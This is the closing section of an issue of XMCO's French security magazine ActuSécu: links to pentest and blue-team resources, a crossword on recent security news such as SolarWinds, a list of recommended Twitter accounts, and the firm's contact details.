
Des wordlists sur diverses thématiques (technologies, type de fichier, etc.) #Pentest
https://wordlists.assetnote.io/

Cheat sheet interactive sur les outils utilisés lors des tests d'intrusion d'environnements AD/Windows #Pentest
https://wadcoms.github.io/

Retour d'expérience sur un honeypot SSH #BlueTeam
https://systemoverlord.com/2020/09/04/lessons-learned-from-ssh-credential-honeypots.html

Une extension Burp pour vérifier les jetons JWT « faibles » #Pentest
https://lab.wallarm.com/meet-jwt-heartbreaker-a-burp-extension-that-finds-thousands-weak-secrets-automatically
https://github.com/wallarm/jwt-heartbreaker

Mots croisés



Horizontal	Vertical
5. Fournisseur de VPN plébiscité par les attaquants	1. Langage de développement moderne et sécurisé contre les problèmes de gestion de mémoire qui vous fera bénir votre compilateur
8. Nom d'un logiciel n'étant plus supporté depuis le 1er janvier 2021 et connu pour ses innombrables failles de sécurité	2. Attaque, quasiment irréalisable en pratique, permettant d'exfiltrer des données en manipulant la mémoire vive pour émettre des ondes WiFi
10. Logiciel de messagerie instantanée chiffré de bout en bout	3. Nom de la plateforme de vente sur le DarkWeb fermée par les autorités allemandes en janvier 2021
11. Technologie ayant fait l'objet d'un dossier spécial lors de l'ActuSécu n°51	4. Forum où des pirates mettent en vente des bases de données illégalement acquises
13. Nom du malware déployé par UNC2452	6. Site vendant des données récupérées suite aux attaques sur SolarWinds
15. Société américaine qui a identifié l'attaque SolarWinds	7. Nouvelle technique permettant à un malware d'éviter la détection par un logiciel de sécurité sous Windows
17. Nom de la distribution Linux sur laquelle deux enfants ont réussi à contourner l'écran d'authentification	9. Nom d'une vulnérabilité Windows permettant de prendre le contrôle d'un contrôleur de domaine.
18. Nom de l'un des malwares utilisés dans les attaques sur SolarWinds	12. Outil utilisé lors de réponses à incident permettant de récupérer et traiter des fichiers

Mots croisés

Horizontal	Vertical
19. Logiciel édité par une société américaine qui s'est fait compromettre par un groupe d'attaquants afin d'accéder à des informations de milliers d'entreprises clientes	14. Logiciel malveillant visant à afficher des publicités intempestives
	16. Extension des fichiers de journalisation Windows
	17. Jour de la semaine où sont publiées les nouvelles mises à jour Microsoft

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

matteyeux		https://twitter.com/matteyeux
Germán Fernández		https://twitter.com/1ZRR4H
Azeria		https://twitter.com/Fox0x01
Arminius		https://twitter.com/rawsec
PortSwigger Research		https://twitter.com/PortSwiggerRes
James Kettle		https://twitter.com/albinowax
Assetnote		https://twitter.com/assetnote
PT SWARM		https://twitter.com/ptswarm
Hack3rScr0lls		https://twitter.com/hackerscrolls
Ben Sadeghipour		https://twitter.com/NahamSec

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr
twitter https://www.twitter.com/CERTXMCO

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/